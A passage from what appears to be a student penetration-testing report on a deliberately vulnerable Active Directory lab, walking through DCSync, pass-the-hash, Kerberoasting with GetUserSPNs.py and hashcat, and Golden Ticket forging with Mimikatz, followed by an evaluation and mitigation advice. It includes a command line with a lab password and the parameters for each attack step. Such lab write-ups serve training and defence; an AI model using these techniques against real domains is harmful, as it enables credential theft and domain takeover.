```

Figure 3.25: Add user honor.nancie to group OFFICE ADMIN (results in the red square)

Now we can simulate a Domain Controller and ask DC01 to send the user hash through the replication service, **secretsdump.py** [1] is a python script based on the Impackets library that is designed specifically for this purpose.
What is interesting here is the hash harvested from the SAM (Security Account Manager, database that stores the hash of the password), these NTLM hashes can turn really useful because they can be used without cracking them. This is called **Pass-The-Hash** and abuses how Active Directory NTLM authentication has been designed, plaintext passwords



Figure 3.26: DCSYNC attack in action

are never sent over the network. Instead, the client and server communicate using directly the password hashes for a challenge-response communication, this feature has been decided for compatibility purposes, to reduce friction on user experience (Single Sign-On) and to protect plaintext passwords from being eavesdropped during communications but these choices created a security gap rather than improving it this is why NTLM hash needs to be protected at all cost.
Since we get our hands on the NTLM hash of Administrator (first row of secretsdump output) we can use it to request a challenge to the server, respond with the NTLM hash and get access for instance on Evil-WinRM using the **-H** flag with the hash as parameter



Figure 3.27: Pass-The-Hash Attack on WinRM

Pass-The-Hash can be used also on other machines that belong to the same domain in this case is called **horizontal movement** where we obtain hashes on a machine and authenticate on another one. In this case, we have gained full privileges on the domain controller this means we can control whatever we want inside the domain

KERBEROASTING

To introduce these attack vectors we need to assume that we don't have access to the administrator hash like before and return back to the default user privileges and hashes of other users. We can reuse Bloodhound and choose the "List all Kerberoastable Accounts" query, this will return all users that are vulnerable to Kerberoasting



Figure 3.28: Kerberoastable user according to bloodhound

You can easily note that we are dealing just with service accounts, this is normal in an AD environment because these special users need to authenticate themselves securely (plus they are not used directly by users with the traditional password login) with network resources and through Kerberos authentication they can prove their identity.
Again we can abuse how AD has been designed, in this case ANY user can request ANY Kerberos ticket with a non-null SPN. The ticket is cracked with the service account password so it can be cracked offline. But how can access a service account be useful for an attacker? Well, most of the time these accounts have very bad permissions management on the assumption that no one's gonna use it manually for the automatic behavior design of the service users, in addition to taking control of service account (HTTP, MySQL, exchange and so on) can create new attack vectors on database or HTTP traffic (this is used by adversarial emulation and red team operators).
We will focus on the **http_svc** account and we can use the Bloodhound graph to analyze the path to reach the administrator account The service account is part of **IT HELPDESK**, and this translates on **GenericAll** permission on **OFFICE ADMIN** (as we saw previously we can conduct a DCSYNC attack). This permission is also called **FullPower** allowing to add the user (the same account too) to the group.
To execute the Kerberoasting attack we need first to use an authenticated account (let's reuse **honor.nancie**) to list all the available SPN, as always impacket gives us a proof-of-concept designed for this called **GetUserSPNs.py** [17]. These are the SPNs available in the laboratory



Figure 3.29: Path from http_svc to Administrator

```
┌──(kali㉿kali)-[~]
└─$ GetUserSPNs.py -dc-ip 192.168.1.50 Vulnlab.int/honor.nancie:'h2g{pZ{' 2>/dev/null
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                Name          MemberOf                                                PasswordLastSet      LastLogon
----------------------------------  ------------  ------------------------------------------------------  -------------------  -------------------
HTTP/DC01                           http_svc      CN=IT Helpdesk,CN=Users,DC=VulnLab,DC=int               2023-10-28 18:11:08  2023-10-28 18:12:27
http_svc/httpserver.change.me       http_svc      CN=IT Helpdesk,CN=Users,DC=VulnLab,DC=int               2023-10-28 18:11:08  2023-10-28 18:12:27
exchange_svc/exserver.change.me     exchange_svc  CN=IT Helpdesk,CN=Users,DC=VulnLab,DC=int               2023-10-12 20:54:08  <never>
```

Figure 3.30: SPN available for kerberoasting

Now we can request adding the **-request** flag, we will get all the **TGS-REP** (service ticket) encrypted with the respective user password Now is pretty simple, we need to copy



Figure 3.31: Retrival of TGS-REP of available SPN

the TGS we need (in this case the one linked to **http_svc** and use HashCat but this time for a dictionary attack (**-a 0**) choosing the right hash-type (**-m 13100**). Is a good rule to start every dictionary attack with the wordlist **RockYou.txt** the most famous password wordlist extracted in the Rockyou website breach [3], this wordlist contains 1.4 million common passwords and is installed by default in Kali. Hashcat will try all possible words in a matter of seconds, this is a good opportunity to enhance the power of hashcat efficiency. After cracking the password **freddy** can be used to get a shell and since the GenericAll permissions we can add ourselves in the **IT HELPDESK** group and perform a DCSYNC attack in the same way we did in the previous section ending with pass-the-hash.



Figure 3.32: Cracking of http_svc TGS-REP using HashCat

FORGING TICKETS & PASS-THE-TICKET

Kerberos authentication protocol can become a perfect ally for attackers if not enough mitigation and detection techniques are in play. Like pass-the-hash, the **pass-the-ticket**

technique permits the user to login with the specific account without knowing the password presenting the ticket as the authentication method. This gave persistence and horizontal movement inside the network to bad actors with but required the ability to forge tickets for a specific user.
Using the NTLM hash of the **krbtgt** account can be used to **create a TGT for any user** inside the domain (with the previous DCSYNC attack we already have it). This hash can encrypt the PAC, the latter is forged in a manner that gives privilege permissions to the user and lastly embedded in the forged TGT, when requesting the service ticket the PAC within the TGT will grant privileged access to the attackers. This is the so called **Golden Ticket** (the Silver Ticket version is equal but only for service accounts without high privileges), virtually we skip the first 2 steps requesting a TGT and we go directly to ask for a TGS with the brand new ticket.
Since we already have the krbgt NTLM hash and we can easily retrieve the user SID that we want to impersonate (like we did before or simple enumeration inside the domain/bloodhound) we can finally introduce a tool that's actually a piece of art for every hacker out there, **Mimikatz** [15]. Mimikatz is proof of the insecure design of Windows which consequence are affecting all the products, even the most recent one, and is so complete that we would need ad-hoc paper to explain all the various functionalities and modules. The creator, Benjamin Delpy, created the first version of the tool as a Proof-Of-Concept to show Microsoft how Windows authentication protocols could be attacked (exactly, not for stealing or disruption but to help the developers of the most widely used OS to improve their security, what's fun was that Microsoft at first respond at him it was useless because need the machine to be compromised first and were not interested about it), he studied how the protocols work and discovered a flaw in Microsoft Windows that holds both an encrypted copy of a password and a key that can be used to decipher it in memory at the same time thanks to an undocumented windows function (another example of how security-by-obscurity is **not** real security). The first version went public in 2011 and after a few updates became useful for Active Directory compromise of Kerberos and not just for credentials dumping(we will focus only on golden ticket and don't talk about AV evasion or OPSec).
Different ways in order to execute mimikatz exists (PowerShell script, driver, dll and more) but we will stay simple and use the traditional EXE file, after uploading it we just need to execute and the prompt will start

Figure 3.33: MimiKatz Prompt

Now we are ready to put some commands and we will use the module **kerberos::golden**

to craft our Golden Ticket with the following parameters:

- **/user** = user we want to impersonate with the ticket
- **/domain** = the domain the ticket will belongs to
- **/sid** = SID of the user we want to impersonate
- **/krbtgt** = hash (or aeskey128/aeskey256) of KRBTGT account
- **/ticket** = name of the ticket that will be saved locally



Figure 3.34: Golden Ticket Forging through Mimikatz

After the creation of the ticket we can use another mimikatz module for Pass-The-Ticket called **kerberos::ptt** and inject the ticket in the current session cache (as you can see on the output of **klist**)



Figure 3.35: Injection of the Golden Ticket

Now we are able to authenticate as Administrator using Kerberos in the whole domain (workstations, SMB, psexec and obviously domain controllers), the ticket can be exported on the attacker machine for persistence since the standard forged tickets duration is 10

years (to avoid detection should be changed). There are other ways to achieve Golden Ticket and PTT (for instance remotely forged thanks to impacket) or a variation called **Silver Ticket** where we impersonate service accounts instead of high privileged users.

Chapter 4

PROJECT EVALUATION

The whole project is based on the fundamentals of Active Directory and its exploitation performed by attackers, the more popular misconfigurations have been implemented, thanks to the installation script, in a single domain to prove the insecure design of the network and the absence of security design on the construction. Clearly, there are different things that may be summed to this one like social engineering (phishing campaigns, information exfiltration, pre-texting and so on) or how to act on multiple domains/networks and workstations in order to achieve techniques such as pivoting, persistence, attack chains, certificate abuse, lateral movement and even movement inside a cloud but unfortunately require more time and resources (would be suitable for a Large Project). There is a huge amount of AntiVirus Bypass, especially for Microsoft Defender enabled by default in Windows and can link together with Active Directory (a lot of attacks on Windows Internal too) inspecting not only the protocols or technology used but adding evidence on the workstations security flaws suggesting a better security plan post penetration test. A firewall is one of the default methods to improve security but is also one of the most overrated implemented in an AD environment can help to maintain everyone inside their constraint but when implemented IT admins overlook for internal security by implementing the so-called "M&M's Security" (really hard on the outside but soft on the inside), would be interesting and useful implement a firewall and try to create an hole on it or directly bypass it. All this summed together (and much more) is the proof that Active Directory itself is just a part of a whole enterprise infrastructure (banally Wi-Fi or physical defense is not covered on a simple AD assessment) and in a real scenario you need to keep in sight all of the possible options in order to perform an intrusion.

Chapter 5

CONCLUSION

Active Directory is an integral part of the IT infrastructure of companies that can even extend over geographic boundaries thanks to Azure AD and cloud technologies. Even if is not part of the domain but present on the network attackers can abuse Active Directory functions to enumerate user or ACLs, this express that AD is insecure by design and need both IT admins and standard users to mitigate and maintain the network robust and secure. Starting from the password that doesn't have, in any case, be reused and be strong enough to pass most of the cracking attempt (not just the traditional "special char and number required" on password policy but don't have to be related to some user or company words, the creation of wordlists and rules that can be applied are easier to build than expected and the outcome can ripoff an uneducated user's password). To avoid network poisoning network segmentation or IDS has to be implemented with solid network monitoring, nowadays is hard to balance network mitigation and remote access of legit users (smart-working or hybrid type of job) making it difficult for the blue team to achieve such an objective. If we add social engineering as an attack vector the risks of an infiltration increase and return to a social dilemma, even if you protect your company boundaries social profile, LinkedIn, personal email and private phone calls of employees are vulnerable and enhance training on staff behavior (possibly on the whole staff not only the IT) even outside the company environment as a plus to the technical security. As proved in the paper, even low-level accounts can be exploited to gain full permissions on the domain so everyone has to be involved with no exception and IT technicians may re-map the AD network and apply the least privileges principle possibly comparing their solution with the pentester who attacked the AD to have an attacker opinion on the solutions proposed. When the attacker is inside the network he can hide and camouflage himself as an ordinary user, this is why a log system is needed (obviously all the logs need to be monitored if you want them to be useful) to uncover unusual traffic/actions and to reduce the enumeration reward all the information inside LDAP (which is accessible by everyone by design) or public SMB should not be used against you, cleaning of this protocols is essential for healthy use of it. The most important mitigations are to minimize the number of users that can log on to the domain controllers (and alert if someone else tries to log in) and login restriction both on the number of attempts before blocking the account (defense from brute force) and ensure that privilege hashes are not stored in a place where they can be extracted (defense from dumping tools like mimikatz and pass-the-hash).

I will end the report with a final consideration of how hacking can be used for good, a penetration test is the top method to test security on every type of network. Not only attackers can prove the real risks inside a network and how can be mitigated but is helpful to gain real consciousness and understanding of what the outcomes can be, companies nowadays are scared of ransomware because of the economic impact and legal consequences in case client or employees data are stolen or, at worst, published online. Gaining control of the domain is game over for companies turning the table and placing adversaries in control of every file and database, even industrial espionage is approaching to hacking techniques. Ethical Hackers are the only effective way to test the infrastructure and cooperate with the defender in order to effectively protect using tools, knowledge and creativity.

List of Figures

Bibliography

[1] Aldeid. “impacket/secretsdump”. In: *Aldeid Official Site* (). URL: https://www.aldeid.com/wiki/Impacket/secretsdump.

[2] BloodHoundAD. “BloodHound : Six Degrees of Domain Admins”. In: *Offical Bloodhound Repository* (). URL: https://github.com/BloodHoundAD/BloodHound.

[3] Cosmo. “The Story of RockYou”. In: *Cosmodiun Cybersecurity* (). URL: https://www.cosmodiumcs.com/post/the-story-of-rockyou.

[4] Wikipedia - The Free Encyclopedia. “Hacker Ethics”. In: *Wikipedia* (). URL: https://en.wikipedia.org/wiki/Hacker_ethic.

[5] Fortra. “Impacket”. In: *Impacket Official Repository* (). URL: https://github.com/fortra/impacket.

[6] Hackplayers. “The ultimate WinRM shell for hacking/pentesting”. In: *Offical WinRM Github repository* (). URL: https://github.com/Hackplayers/evil-winrm.

[7] Hashcat. “Hashcat - Advanced Password Recovery”. In: *Hashcat Official Website* (). URL: https://hashcat.net/hashcat/.

[8] Kali. “enum4linux”. In: *Kali Official Website* (). URL: https://www.kali.org/tools/enum4linux/.

[9] MalwareBytes. “What was the WannaCry ransomware attack?” In: *Malware Bytes Official Website* (). URL: https://www.malwarebytes.com/wannacry.

[10] Metasploit. “How to use msfvenom”. In: *Offical Metasploit Guide* (). URL: https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html.

[11] mrb3n. “Introduction to Active Directory”. In: *Hack The Box - Academy* (). URL: https://academy.hackthebox.com/course/preview/introduction-to-active-directory.

[12] Lily Hay Newman. “The Leaked NSA Spy Tool That Hacked the World”. In: *Wired* (). URL: https://www.wired.com/story/eternalblue-leaked-nsa-spy-tool-hacked-world.

[13] nmap. “Nmap : The Netwrok Mapper”. In: *Github* (). URL: https://github.com/nmap/nmap.

[14] OpenWall. “John The Ripper Password Cracker”. In: *OpenWall Official Website* (). URL: https://www.openwall.com/john/.

[15] ParrotSec. “MimiKatz”. In: *Mimkatz Official Repository* (). URL: https://github.com/ParrotSec/mimikatz.

[16] Shodan. “Shodan Search Engine”. In: *Search Engine for the Internet of Everything* (). URL: https://www.shodan.io/.

[17] ShutdownRepo. “GetUserSPNs”. In: *The Hacker Tools* (). URL: https://tools.thehacker.recipes/impacket/examples/getuserspns.py.

[18] SpiderLabs. “Responder tool”. In: *Github* (). URL: https://github.com/SpiderLabs/Responder.

[19] Alessi Stefan. “mDNS overview”. In: *Github Portfolio* (). URL: https://github.com/alstephh/This_Is_Just_A_Hobby/blob/main/exploit_development/IoT/mDNS%20OVERVIEW.pdf.

[20] Alessio Stefan. “Visual HTB writeup”. In: *Github Portfolio* (). URL: https://github.com/alstephh/This_Is_Just_A_Hobby/tree/main/MACHINES/HTB/Visual.

[21] WaterExecution. “Vulnerable-AD-Plus”. In: *Github* (). URL: https://github.com/WaterExecution/vulnerable-AD-plus.